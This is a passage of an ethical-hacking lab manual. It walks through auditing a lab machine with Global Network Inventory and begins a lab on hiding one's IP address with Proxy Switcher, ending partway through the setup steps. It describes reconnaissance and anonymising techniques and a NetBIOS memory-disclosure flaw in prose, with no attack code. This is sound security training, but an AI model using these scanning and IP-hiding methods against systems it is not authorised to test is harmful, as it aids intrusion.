


FIGURE 11.6: Global Network Inventory Audit Scan Mode

8. Set an **IP range** scanand then click **Next** in the **IP Range Scan** wizard.

Export data to HTML, XML, Microsoft Excel, and text formats




FIGURE 11.7: Global Network Inventory setting an IP range to scan

Licenses are network-based rather than user-based. In addition, extra licenses to cover additional addresses can be purchased at any time if required

9. In the **Authentication Settings** wizard, select **Connect as** and fill the respected credentials of your **Windows Server 2008 Virtual Machine**, and click **Next**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The program comes with dozens of customizable reports. New reports can be easily added through the user interface




FIGURE 11.8 Global Network Inventory Authentication settings

10. Live the settings as default and click **Finish** to complete the wizard.

Ability to generate reports on schedule after every scan, daily, weekly, or monthly

To configure reports choose **Reports | Configure reports** from the main menu and select a report from a tree control on a left. Each report can be configured independently

FIGURE 11.9: Global Network Inventory final Audit wizard

11. It displays the **Scanning progress** in the **Scan progress** window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Filtering is a quick way to find a subset of data within a dataset. A filtered grid displays only the nodes that meet the criteria you specified for a column(s)




FIGURE 11.10: Global Network Inventory Scanning Progress

12. After completion, **scanning results** can be viewed as shown in the following figure.

Global Network Inventory lets you change grid layout simply by dragging column headers using the mouse. Dropping a header onto the Grouping pane groups data according to the values stored within the "grouped" column




FIGURE 11.11: Global Network Inventory result window

13. Now select **Windows Server 2008** machine from view results to view individual results.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Global Network Inventory grid color scheme is completely customizable.
You can change Global Network Inventory colors by selecting **Tools | Grid colors** from main menu and changing colors




FIGURE 11.12 Global Network Inventory Individual machine results

14. The **Scan Summary** section gives you a brief summary of the machines that have been scanned.

To configure results history level choose Scan | Results history level from the main menu and set the desired history level




FIGURE 11.13: Global Inventory Scan Summary tab

15. The **Bios** section gives details of Bios settings.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Scan only items that you need by customizing scan elements




FIGURE 11.14: Global Network Inventory Bios summary tab

16. The **Memory** tab summarizes the memory in your scanned machine.

E-mail address - Specifies the e-mail address that people should use when sending e-mail to you at this account. The e-mail address must be in the format name@company—for example, someone@mycompany.com




FIGURE 11.15: Global Network Inventory Memory tab

17. In the **NetBIOS** section, complete details can be viewed.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Message subject - Type the Subject of your message. Global Network Inventory cannot post a message that does not contain a subject




FIGURE 11.16: Global Network Inventory NetBIOS tab

18. The **User Groups** tab shows user account details with the work group.

Name - Specifies the friendly name associated with your e-mail address. When you send messages, this name appears in the From box of your outgoing messages




FIGURE 11.17: Global Network Inventory User groups section

19. The **Logged on** tab shows detailed logged on details of the machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Port - Specifies the port number you connect to on your outgoing e-mail (SMTP) server. This port number is usually 25.




FIGURE 11.18: Global Network Inventory Logged on Section

20. The **Port connectors** section shows ports connected in the network.

Outgoing mail (SMTP) - Specifies your Simple Mail Transfer Protocol (SMTP) server for outgoing messages




FIGURE 11.19: Global Network Inventory Port connectors tab

21. The **Service** section give the details of the services installed in the machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

To create a new custom report that includes more than one scan element, click choose Reports | Configure reports from the main menu, click the Add button on the reports dialog, customize settings as desired, and click the OK button




FIGURE 11.20: Global Network Inventory Services Section

22. The **Network Adapters** section shows the **Adapter IP** and **Adapter type**.

A security account password is created to make sure that no other user can log on to Global Network Inventory. By default, Global Network Inventory uses a blank password




FIGURE 11.21: Global Network Inventory Network Adapter tab

Lab Analysis

Document all the IP addresses, open ports and running applications, and protocols you discovered during the lab.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tool/Utility	Information Collected/Objectives Achieved
Global Network Inventory	**IP Scan Range:** 10.0.0.1 – 10.0.0.50
	Scanned IP Address: 10.0.0.7,10.0.0.4
	Result: ▪ Scan summary ▪ Bios ▪ Memory ▪ NetBIOS ▪ UserGroup ▪ Logged On ▪ Port connector ▪ Services ▪ Network Adapter

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Can Global Network Inventory audit remote computers and network appliances, and if yes, how?
2. How can you export the Global Network agent to a shared network directory?

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 12

Anonymous Browsing using Proxy Switcher

Proxy Switcher allows you to automatically execute actions, based on the detected network connection.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In the previous lab, you gathered information like scan summary, NetBIOS details, services running on a computer, etc. using Global Network Inventory.

NetBIOS provides programs with a uniform set of commands for requesting the lower-level services that the programs must have to manage names, conduct sessions, and send datagrams between nodes on a network. Vulnerability has been identified in Microsoft Windows, which involves one of the NetBIOS over TCP/IP (NetBT) services, the NetBIOS Name Server (NBNS). With this service, the attacker can find a computer's IP address by using its NetBIOS name, and vice versa. The response to a NetBT name service query may contain random data from the destination computer's memory; an attacker could seek to exploit this vulnerability by sending the destination computer a NetBT name service query and then looking carefully at the response to determine whether any random data from that computer's memory is included.

As an expert penetration tester, you should follow typical security practices, to block such Internet-based attacks block the port 137 User Datagram Protocol (UDP) at the firewall. You must also understand how networks are scanned using Proxy Switcher.

Lab Objectives

This lab will show you how networks can be scanned and how to use Proxy Switcher. It will teach you how to:

- Hide your IP address from the websites you visit
- Proxy server switching for improved anonymous surfing

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

To carry out the lab, you need:

- Proxy Switcher is located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Proxy Tools\Proxy Switcher**
- You can also download the latest version of Proxy Workbench from this link http://www.proxyswitcher.com/
- If you decide to download the latest version, then screenshots shown in the lab might differ
- A computer running **Windows Server 2012**
- A web browser with Internet access
- Follow Wizard-driven installation steps to install **Proxy Switcher**
- Administrative privileges to run tools

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

Lab Duration

Time: 15 Minutes

Overview of Proxy Switcher

Proxy Switcher allows you to automatically execute actions, based on the detected network connection. As the name indicates, Proxy Switcher comes with some default actions, for example, setting proxy settings for Internet Explorer, Firefox, and Opera.

Lab Tasks

Automatic change of proxy configurations (or any other action) based on network information

1. Install Proxy Workbench in **Windows Server 2012** (Host Machine)
2. Proxy Switcher is located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Proxy Tools\Proxy Switcher**
3. Follow the wizard-driven installation steps and install it in all platforms of the **Windows operating system**.
4. This lab will work in the CEH lab environment - on **Windows Server 2012**, **Windows Server 2008**, and **Windows 7**
5. Open the Firefox browser in your **Windows Server 2012**, go to **Tools**, and click **Options** in the menu bar.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Often different internet connections require completely different proxy server settings and it's a real pain to change them manually

